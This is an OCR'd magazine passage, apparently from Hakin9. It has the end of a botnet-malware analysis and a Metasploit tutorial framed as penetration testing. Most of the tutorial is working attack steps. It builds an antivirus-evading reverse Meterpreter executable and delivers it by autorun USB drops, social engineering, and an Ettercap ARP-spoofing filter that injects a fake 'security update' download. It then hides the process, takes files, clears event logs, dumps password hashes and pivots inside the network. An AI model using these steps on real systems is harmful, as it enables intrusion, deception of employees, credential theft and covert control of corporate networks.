Therefore, I determined it was probably a virus since it needed the user's intervention to run in order for the infection to spread. When this malware infects a computer, it drops a file into c:\windows, adds a key to the registry to run a process at boot time.

This virus was compressed using UPX. It connects to IRC and attempts to connect to a web server. It accepts commands that require authentication.

More than likely the author designed it to be part of a *botnet*, as it would allow a remote user to run commands over IRC.

Through the website traversal, it probably was going to pull down a file, perhaps something the attacker wants to crack by employing local resources.

The last thing a company ever wants is an attacker that controls their machines. This malware adds the machine to a *botnet* and allows the attacker to pull files from a website.

If this malware had a propagation method similar to a worm, we could have determined the need to inspect other machines.

This is a good example of why security teams should do more than just count on their anti-malware suites to clean the infection.

They need to understand the impact of malware on their organization. In part 2 of this article we will go further in depth on PE headers, and anti-reversing techniques such as anti-debuggers and polymorphic code.

Jason Carpenter
I have been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

STEPHEN ARGENT

Metasploit Alternate Uses for a Penetration Test

Difficulty

The Metasploit Framework is a program and subproject developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language.

As of the most recent release (3.2), released under the BSD licensing scheme (to make it truly Open Source, as opposed to its previous Metasploit License which made it partially Open Source).

script kiddies or *Black Hats* to break into systems. Typically, a vulnerability researcher would have to go through the cycle of *Discovery ›Disclosure›Analysis›Exploit Development›Testin g›Release*.

However, since the release of Metasploit, exploit development is now quite a simple process that even an amateur coder can accomplish. It also serves as a development platform for payloads (the code executed after an exploit has successfully been run), payload encoders (to obscure data so that Intrusion Detection Systems [IDS] and Intrusion Protecion Systems [IPS] don't pick up and block the exploit), and various other tools. The Metasploit Project also contains a NOOP Code Database (set of Assembly language instructions for the processor).

Metasploit has a few distinct advantages for penetration testers. One of them is that you can use Metasploit to test an exploit (whether it's your own or someone else's) on all the machines on a network simultaneously, and have it automatically exploit and gain you an Administrative shell on each system. You can also feed it results from other programs (such as Nmap or Nessus – usage instructions for these can be found on the vendor website, or at *http://greyhat-security.com/*) and use that to target only specific services in a network wide exploit session. It also simplifies the job of a penetration tester in the sense that they are able to start up Metasploit, leave it running by itself in the background, and proceed to attempt other Network Penetration Tests. A distinct advantage that is good for a quick preliminary vulnerability assessment is Metasploit's ability to integrate with Nmap to perform an action known as *Autopwning* (read more about it below).

Additionally, if a compromised box has two or more separate subnets or NIC's (*Network Interface Cards*), then the Penetration Tester can add a

WHAT YOU WILL LEARN...

- Basics of how to use Metasploit
- How to generate payloads into executables
- Basic & Advanced use of the Meterpreter Module

WHAT YOU SHOULD KNOW...

- Your way around Linux
- Basic knowledge of Networking and NAT
- Knowledge of how exploits operate will be useful

About the Article

You've probably heard a lot of talk about Metasploit over the years: About how it can speed up the results of exploitation. It is a great tool for Penetration testers. It makes their job of exploitation and post-exploitation a lot easier, and a lot faster. However, coverage on how to use Metasploit is not always readily available. There are a few lesser known features of Metasploit which I would like to show you. The aim of this article is to teach you what the Metasploit project is, the basics of how to use it, and an example of a lesser known feature: how to use Metasploit to tunnel from inside a corporate network when an external firewall is impenetrable, and then how to exploit the internal network from there. Curious? Read on.

tunnel through this box via Metasploit, and is therefore able to interact with or exploit the machines on the separate subnet which the Penetration Tester could not initially access. Aside from Metasploit's sheer power and ease of use, it also allows Forensic Avoidance tools and a number of other IDS evasion techniques to be executed. The 3.0 branch of the development also allows developers to code their own plug-ins, allowing for an unlimited number of options (limited only by creativity and personal ability).

The Metasploit Framework has a number of different interfaces which a user can choose to interact with. The command line interface is the interface of choice for most Linux users, due to its simplicity and light-weight nature. It is operated through a series of commands. It allows the user to: choose an exploit and a payload, show options for both of these, configure options for both of these, choose a platform, and launch the exploit. The Web interface is the UI of choice for most Windows users, as the separate command line isn't always guaranteed to be stable – the web interface contains a built-in command line, as well as a graphical exploitation option. This can be started by going to *Start Menu›Programs›Metasploit Framework›MSFWeb*, and the firing up your web browser and going to *http://127.0.0.1:55555*. The MSF (Metasploit Framework) GUI is also a popular option for Windows users, as it feels more like a conventional *program* than a command line, and is what most Windows users are comfortable with. There is also a Metasploit daemon, which is a Metasploit command line tool that listens for, and interacts with, remote connections.

The MSF focuses on simplicity for the Penetration Tester. For example, the following code is from the body of the Kerio Firewall 2.1.4 Authentication Packet Overflow exploit (see Listing 1).

A powerful feature of the MSF that simplifies the post-exploitation process is the Meterpreter module, which is injected directly into a running process on the exploited system, aiding in IDS evasion, and assisting in avoidance of detection by the user. In a penetration test, a lot of focus is placed on information gathering and exploitation, not a lot of importance is given to the power of the post-exploitation phase. It is during this period that the most damage is done, and this is where Meterpreter becomes quite handy. Meterpreter aims to avoid HIDS (Host Intrusion Detection Systems) by injecting itself into the running process, as well as providing the attacker with a platform on which further scripts can be coded and launched. It is an injected attack platform. It also supports port forwarding in a manner similar to SSH. The MSF Project also has support for database integration, so it can output and interact with various databases, such as Postgres or SQLite.

How do you work metasploit?

Metasploit is simple to use – as was mentioned before, it is designed with ease-of-use in mind to aid Penetration Testers. It functions in the following way; you gather info about the target (ports, services, etc.), decide on a vulnerable service, select the exploit, fill in a few options, select a payload, fill in options there as well, and then launch the exploit. I will walk you through a brief demo, just so you can get familiar with the basics of the MSF, then you can work at your own pace. I will be taking you through this demo in BackTrack 3 (which is what Hakin.9 Live is based on), so go ahead and download that if you don't already have it – *http://www.remote-exploit.org/backtrack_download.html*. The reason for using BackTrack 3 is because it has the correct Ruby Libraries. The most updated Ruby Library (except for the CVS snapshot) isn't completely compatible with Metasploit. First, take your copy of BackTrack, and go to:

K menu›Backtrack›Penetration›Framework Version 3›Framework3-MsfC (see Figure 1).

This will bring up the main Metasploit console prompt. Once this is done, you have many options. The first step (after scanning your target system for open ports/services) is to show the available exploits:

```
show exploits
```

This will bring up a list of all of them. The list will look similar as shown in Figure 2.

For this example, we will choose the recent Microsoft MS08_067 exploit. To select it, you type *use*, and the name of the exploit as displayed on the left:

```
use windows/smb/ms08_067_netapi
```

This will select that desired exploit. Now, we need to take a look at the options (you can also see the vulnerable systems available with the *show targets* command – this is not required for this exploit however):

```
show options
```

Listing 1. *Kerio Firewall 2.1.4 Authentication Packet Overflow exploit code*

```
connect
print_status("Trying target #{target.name}...")
sploit =  make_nops(4468) + payload.encoded
sploit << [target.ret].pack('V') + [0xe8, -850].pack('CV')
sock.put(sploit)
sock.get_once(-1, 3)
handler
disconnect
```

Figure 1. *Opening the Metasploit Console*

Just before we go setting options, we also need to choose a payload (see Figures 3,4).

```
show payloads
set payload windows/shell/bind_tcp
show options
```

And finally, we are required to set the options. In this case, only the RHOST value is needed (the target/remote host). Then type *exploit*:

```
set RHOST 192.168.1.3
exploit
```

Those are the basic usage steps behind a simple Metasploit exploitation. There are also a number of options for you to explore on your own; things such as encoding payloads to avoid Anti-Virus and IDS, constructing your own exploits, payload generated executables, automated post-exploitation scripts, and numerous other tricks of the trade. Lets take a look at some of them.

Metasploit – is it really useful in a penetration test?

Aside from the obvious reasons for it being useful in a penetration test (fast exploitation of large scale hosts, interoperability and integration with other software, customisable and user-created plugins), Metasploit does have a few other useful features. First, let's take a look at autopwn. This feature is relatively new. It allows you to automate exploitation on a large scale, based on a self-executed Nmap scan. Basically, Metasploit takes the results of a scan and puts them into a database (meaning that only the parameters you specify in the Nmap scan will be added to this database). Then Metasploit analyses the results. It selects appropriate exploits for the operating systems and services encountered. It automatically sets the variables, and gives you as many shells as it can possibly obtain on as many systems as it can exploit. Now, some may call this being a *script kiddie*, and in essence it is, but it's more than just that. It's being smart, in the sense that if time is of the essence, you can use this to your advantage. For example, lets say there are two penetration testers going for the same job, and each is put to the test to see who can find the most vulnerabilities in a set amount of time (say 45 minutes). One decides to use autopwn, while the other starts fuzzing applications, brute forcing passwords, looking for poorly configured passwords, etc. Who do you think will come out on top? The one who used autopwn can start it running, walk away, grab a coffee, come back, and quite realistically have 50 or more shells on his PC (if the company isn't already secured). He will get the job, at which point he will be able to perform a more detailed analysis. To experiment with *autopwn* in BackTrack 3, go to a terminal and type:

```
cd /pentest/fast-track && fast-
                          track.py -i
```

Choose option 2, then option 3, then option 1. Enter a regular *nmap* scan on a range of IP's (excluding the *nmap* command, and just specifying the options), and press enter:

```
-sS -sV -T 3 -P0 -O 192.168.1.1-254
```

We will now examine some other features and tricks of the MSF.




Figure 2. *Metasploit Payloads*




Figure 3. *Setting Payload Options*

Using Metasploit to aid in bypassing corporate firewalls

Quite often, penetration testers will do what is known as a *black box* penetration test;

Nothing compares to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net

they know nothing about the target, and they have to get into the company system. Quite often, they can't get physical access to the building due to heavy exterior security, and can't bypass the firewall because it has been secured well. It's a heavy-duty system. At this stage, there are numerous options: weak passwords, session hijacking, etc. In some cases, none of these are an option.At this stage, penetration testers often revert to social engineering, which – if successful – may or may not get them the required credentials. So – how can Metasploit be of assistance to us in this scenario? Proceed to find out. You may also encounter a client-side firewall (I.e., one on the targets computers), however, in a corporate environment this is not always the case. If so, you may need to

Most corporate firewalls are effective because they are configured to block all incoming requests that don't fit a certain autorized criteria, and any incoming requests that originated without an initial outgoing request. The downside to these firewalls is that they are often configured to not block any outgoing requests (to enable a productive work environment), or configured to not block outgoing requests on certain ports (such as 21/FTP, 22/SSH, 80/HTTP, 8080/HTTProxy, etc.) Using Metasploit, we can take advantage of this weakness. Now, you might be wondering how we can get inside, if the only things that can get through are outgoing requests (such as the user browsing the Internet, or a remote Network Attached Storage [NAS] that the company interacts with). It's simple. We make the user request a connection to us. Not by asking them, but by combining Metasploit and a little social engineering, or brief physical access. This is possible because Metasploit's payloads aren't just available for use in exploitation.. They can also be compiled into binary files (in the form of either Windows *.exe*'s, or Linux binaries). And now, thanks do the MSF 3.2 release, they can be encoded so they avoid Anti-Virus detection. We will be taking advantage of the binary generation as well as the encoder. Combining Metasploit with the power of the Meterpreter (Metasploit's powerful post-exploitation shell), and using the outgoing protocol weakness in the firewall we can get into the company. Once we are past the firewall, we will merge the Meterpreter process with a Windows System process to avoid further detection, gather more info about the company and the internal network, and then route through the exploited box to attack the internal server. Shall we begin?

Just as an initial note, I advise you only do this on your own LAN at home, or in a specifically designed Penetration Testing Lab for your first time, until you get used to it and familiar with Meterpreter and the Metasploit interface. If you are doing this remotely, replace all LAN addresses with your WAN address, and make sure that your router and firewall a appropriately forwarding all requests to the listening machine. Ideally, you'll be DMZ'ing all Port 5555 (in this case) traffic to your listening host. We will be using BackTrack on Linux as our intrusion system, and Windows as our target (because most employees use Windows in the workplace).

First up, fire up BackTrack (or your equivalent Linux system). We will need to




Figure 4. *Checking Payload Options*




Figure 5. *Checking the Password Dump*

update Metasploit to the latest version. Open up the console, and type the following commands:

```
bt ~ # cd /pentest/exploits/
                    framework3/
bt ~ # svn co http://metasploit.com/
   svn/framework3/trunk/
```

This should have updated Metasploit with the latest version. Now, we will need to generate our executable to use in this Pentest. We will be using the Reverse TCP Meterpreter payload (*windows/meterepreter/reverse_tcp*), which gets the payload (our generated executable) to connect to our listening host from the inside. Type this in the same console:

```
./msfpayload windows/meterpreter/
   reverse_tcp LHOST=192.168.1.2
   LPORT=5555 R | ./msfencode -b '' -t
                        exe -o output.exe
```

Now, let's analyze this command. The first part tells *msfpayload* to use the Meterpreter Reverse TCP payload, with the Local Host of 192.168.1.2, and the Local Port of 5555. This is where any machine that runs the executable will try to connect. This is output as *Raw* shellcode (as indicated by the 'R') and then piped through to *msfencode*. We specified `-b ''`; no bad characters to avoid (though you can include characters as well, for example: `-b '\x00\xff'`). We specify the type of output as an executable, and the output file as output.exe – simple, yet effective. This executable is our little reverse connector that we will need to get inside of the company. Put it aside for the moment. We need to set up a listener since this is a reverse connection, and we need something to accept it on our end. In the same window start up the MSF console and then set up the listener (see Listing 2).

After this, you will need to convince the person to run it. We will cover that in a minute, but just for argument sake this is what it will look like once they have run as shown in Listing 3.

This is what you'll see once they've run the program. This will eventually be your little control terminal over the entire network. There are a number of ways of get someone on the inside to run it. First you could purchase a cheap flash drive, copy the file as a hidden file onto the flash drive, and cause it to autorun as soon as it's inserted into a computer. You could then *conveniently* drop this flash drive outside the building, or a specific employees locker, where curiosity will take over. Someone will plug it into the computer to test it out. It will run and you will get the command session. A second idea could be to attach it to an email. Use a bit of social engineering on a targeted employee to convince them to run the program.

A third option would be to use a form of MiTM (*Man in the Middle*) attack to add frames into all web pages, informing people that they need to perform an official update of their system by clicking on the link, which will download your program to run. For this section, we will be working with *Ettercap* and some Ettercap filters – you can read a full tutorial on how to use Ettercap for MiTM attacks in one of my previous articles in Hakin9. Initially, we'll need to start a web server on *K Menu›Services›HTTPD›Start HTTPD CGI*. Now, we will need to copy the *output.exe* file we generated before to the root directory of the web server. Open up a terminal, and type:

```
bt ~ # cp /pentest/exploits/
   framework3/output.exe /var/www/
   htdocs/output.exe
```

Now, we will need to make the Ettercap filter to actually add the frame to the webpage. In that same terminal, type:

```
bt ~ # kedit web.filter
```

And in the page that pops up, copy and paste as shown in Listing 4 (changing the appropriate variables).

Listing 2. *Setting up the Exploit Listener*

```
bt ~ # ./msfconsole
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
msf > set LHOST 192.168.1.2
msf > set LPORT 5555
msf > show options
msf > exploit
```

Listing 3. *Exploit Listener Output*

```
msf exploit(handler) > exploit
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.2:5555 -> 192.168.1.3:1138)

meterpreter >
```

Listing 4. *Ettercap Web Filter Code*

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
          replace("Accept-Encoding", "Accept-Nothing!");
      }
}
if (ip.proto == TCP && tcp.src == 80) {
      if (search(DATA.data, "<title>")) {
          replace("</title>", "</title><form action="http://192.168.1.3/output.exe"
method="link"><img src="http://192.168.1.3/security.png"><INPUT TYPE=submit
                    value="Download Security Update"></form><html><body><h10>
Your PC is vulnerable and needs to be updated. The Microsoft Bulletin ID is MS08_067.
Please update by downloading the program and running the update.
For more information, see <a href=http://www.microsoft.com/technet/security/bulletin/
                    MS08-067.mspx">here</a></h10></body></html>");
          msg("html injected");
      }}
```

For the *security.png* file, consider using one like *http://tinyurl.com/hakin9shield* – it's large, professional, and makes sure it's seen. However, it may also be an idea to resize it so it's not too overbearing. Adjust the file to suit your situation, and click *Save* and then close *Kedit*. In the same terminal, we will now turn that filter into a file usable by Ettercap, then start up Ettercap.

```
bt ~ # etterfilter web.filter web.ef
bt ~ # ettercap -T -q -F web.ef
   -M arp:remote /192.168.1.1-255/ -P
                    autoadd
```

Provided you have Metasploit's exploit handler listening, all you have to do is wait until someone falls for your trick, and you'll have a Meterpreter session. After that, if you want to make it seem realistic, you can cancel Ettercap with *q*. If you can't get it working for some reason, I upload a copy of it to my site: *http://greyhat-security.com/html.ef* – keep in mind, you'll need to have the same variables as I did for it to work.

Now, we will take a look at a few possible options once you have this command session. First up, you'll want to hide the process, so there's no obvious additional programs running. Type *ps* to see a list of processes. You should see something similar to the following (see Listing 5).

As you can see, our software (*output.exe*) is still running. We will use the *migrate* command to merge out process with *svchost.exe*, which runs a PID of 716. Type the following command:

```
meterpreter > migrate 716
```

You should see something like this:

```
[*] Migrating to 716...
[*] Migration completed successfully.
```

Type *ps* to confirm:

```
meterpreter > ps
```

Process list (see Listing 6)

As you can see, our process has all but disappeared. Now that we are a little less obviously in their system, we have more time to complete our operations. Basic operation commands can be seen by typing *help*. Some important ones that you may use:

```
download – It's a pretty obvious one,
but it allows you to download remote
files to your local PC Basic usage is
this:

download [options] src1 src2 src3 ...
                    destination
OPTIONS:
-r        Download recursively.
```

For example, we change to a directory (*C:\Documents and Settings\Fail User*) and then download their *My Documents* folder:

- `download -r` *My Documents /home/root/Documents*
- `upload` – Upload is the same basic idea, just in reverse (upload instead of download). Usage is exactly the same format.
- `execute` – This will be a useful command to remember. It allows you to execute commands on the system and also to interact with them. You could use this to execute a program you uploaded, or interact with a windows Cmd shell on the local system, etc.

Typical usage is:

- Usage: execute `-f file [options]`

OPTIONS:

- `-H` – Create the process hidden from view
- `-a <opt>` – The arguments to pass to the command
- `-c` – Channelized I/O (required for interaction)
- `-d <opt>` – The `dummy` executable to launch when using -m
- `-f <opt>` – The executable command to run
- `-h` – Help menu
- `-i` – Interact with the process after creating it
- `-m` – Execute from memory




Figure 6. *Deleting Evidence*




Figure 7. *Routing a scan through the client*

Listing 5. *Process List Before Migration*

```
 240   output.exe    C:\Documents and Settings\Fail User\My Documents\output.exe
 404   smss.exe      \SystemRoot\System32\smss.exe
 484   winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
 528   services.exe  C:\WINDOWS\system32\services.exe
 540   lsass.exe     C:\WINDOWS\system32\lsass.exe
 716   svchost.exe   C:\WINDOWS\system32\svchost.exe
 768   svchost.exe   C:\WINDOWS\System32\svchost.exe
 1156  Explorer.EXE  C:\WINDOWS\Explorer.EXE
 1184  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
 1316  RUNDLL32.EXE  C:\WINDOWS\System32\RUNDLL32.EXE
 1324  ctfmon.exe    C:\WINDOWS\System32\ctfmon.exe
 1332  msmsgs.exe    C:\Program Files\Messenger\msmsgs.exe
 1584  nvsvc32.exe   C:\WINDOWS\System32\nvsvc32.exe
 1928  WinVNC.exe    C:\Program Files\TightVNC\WinVNC.exe
```

Listing 6. *Process List After Migration*

```
===========


    PID   Name          Path
    ---   ----          ----

    404   smss.exe      \SystemRoot\System32\smss.exe
    460   csrss.exe     \??\C:\WINDOWS\system32\csrss.exe
    484   winlogon.exe  \??\C:\WINDOWS\system32\winlogon.exe
    528   services.exe  C:\WINDOWS\system32\services.exe
    540   lsass.exe     C:\WINDOWS\system32\lsass.exe
    716   svchost.exe   C:\WINDOWS\system32\svchost.exe
    768   svchost.exe   C:\WINDOWS\System32\svchost.exe
    908   svchost.exe   C:\WINDOWS\System32\svchost.exe
    936   svchost.exe   C:\WINDOWS\System32\svchost.exe
    1156  Explorer.EXE  C:\WINDOWS\Explorer.EXE
    1184  spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
    1316  RUNDLL32.EXE  C:\WINDOWS\System32\RUNDLL32.EXE
    1324  ctfmon.exe    C:\WINDOWS\System32\ctfmon.exe
    1332  msmsgs.exe    C:\Program Files\Messenger\msmsgs.exe
    1584  nvsvc32.exe   C:\WINDOWS\System32\nvsvc32.exe
    1928  WinVNC.exe    C:\Program Files\TightVNC\WinVNC.exe
```

Listing 7. *Checking the Route Table*

```
meterpreter > route
   Subnet           Netmask          Gateway
    ------           -------          -------
    0.0.0.0          0.0.0.0          192.168.1.1
    127.0.0.0        255.0.0.0        127.0.0.1
    192.168.1.0      255.255.255.0    192.168.1.3
    192.168.1.3      255.255.255.255  127.0.0.1
    192.168.1.255    255.255.255.255  192.168.1.3
    224.0.0.0        240.0.0.0        192.168.1.3
    255.255.255.255  255.255.255.255  192.168.1.3
```

Listing 8. *Adding a New Route*

```
meterpreter > ^Z
Background session 1? [y/N]  y
msf exploit(handler) > route add 192.168.1.0 255.255.255.0 1
msf exploit(handler) > route print


Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 1
```

- `-t` – Execute process with currently impersonated thread token

For example, to execute a command prompt hidden from their view, and interact with it, type:

```
execute -f cmd.exe -c -H -i
```

- *run* – This can be used to run ruby scripts, such as the following from Chris Gates:

```
print_line("Clearing the Security Event
Log, it will leave a 517 event\n")
log = client.sys.eventlog.open('secur
                    ity')
```

- *hashdump* – This can only be used if you type *use priv* beforehand. When you do, and then you type *hashdump*, you will get a dump of all the local user account passwords, which you can then crack with Ophcrack or a similar program.

Another idea could be to generate a reverse-vnc executable in the same way we did with Meterpreter. Set up another listener, upload the generated payload, and get it to execute remotely using the Meterpreter session. This will give us a VNC on the remote PC.

Another handy trick is to use the exploited PC to pivot through, in order to exploit other PC's inside the network that are not accessible externally (such as the internal server). To do this in your current session, you'll need to do a few things. First off, you'll need to type *route* to see the current network configuration. You should get an output like as shown in Listing 7.

Then we'll need to take note of the local subnet `192.168.1.0`, and then background the meterpreter session by pressing [*Ctrl*]+[*Z*] and then typing *y*:

```
meterpreter > ^Z
Background session 1? [y/N]  y
```

This will enable us to add a local route for metasploit. We will now use the *route add* command, in the format:

```
route add <subnet><netmask><session-id>
```

We get:

```
msf exploit(handler) > route add
   192.168.1.0 255.255.255.0 1
```

Then view with:

```
msf exploit(handler) > route print

Active Routing Table
====================
     Subnet     Netmask    Gateway
  ------     -------      -------
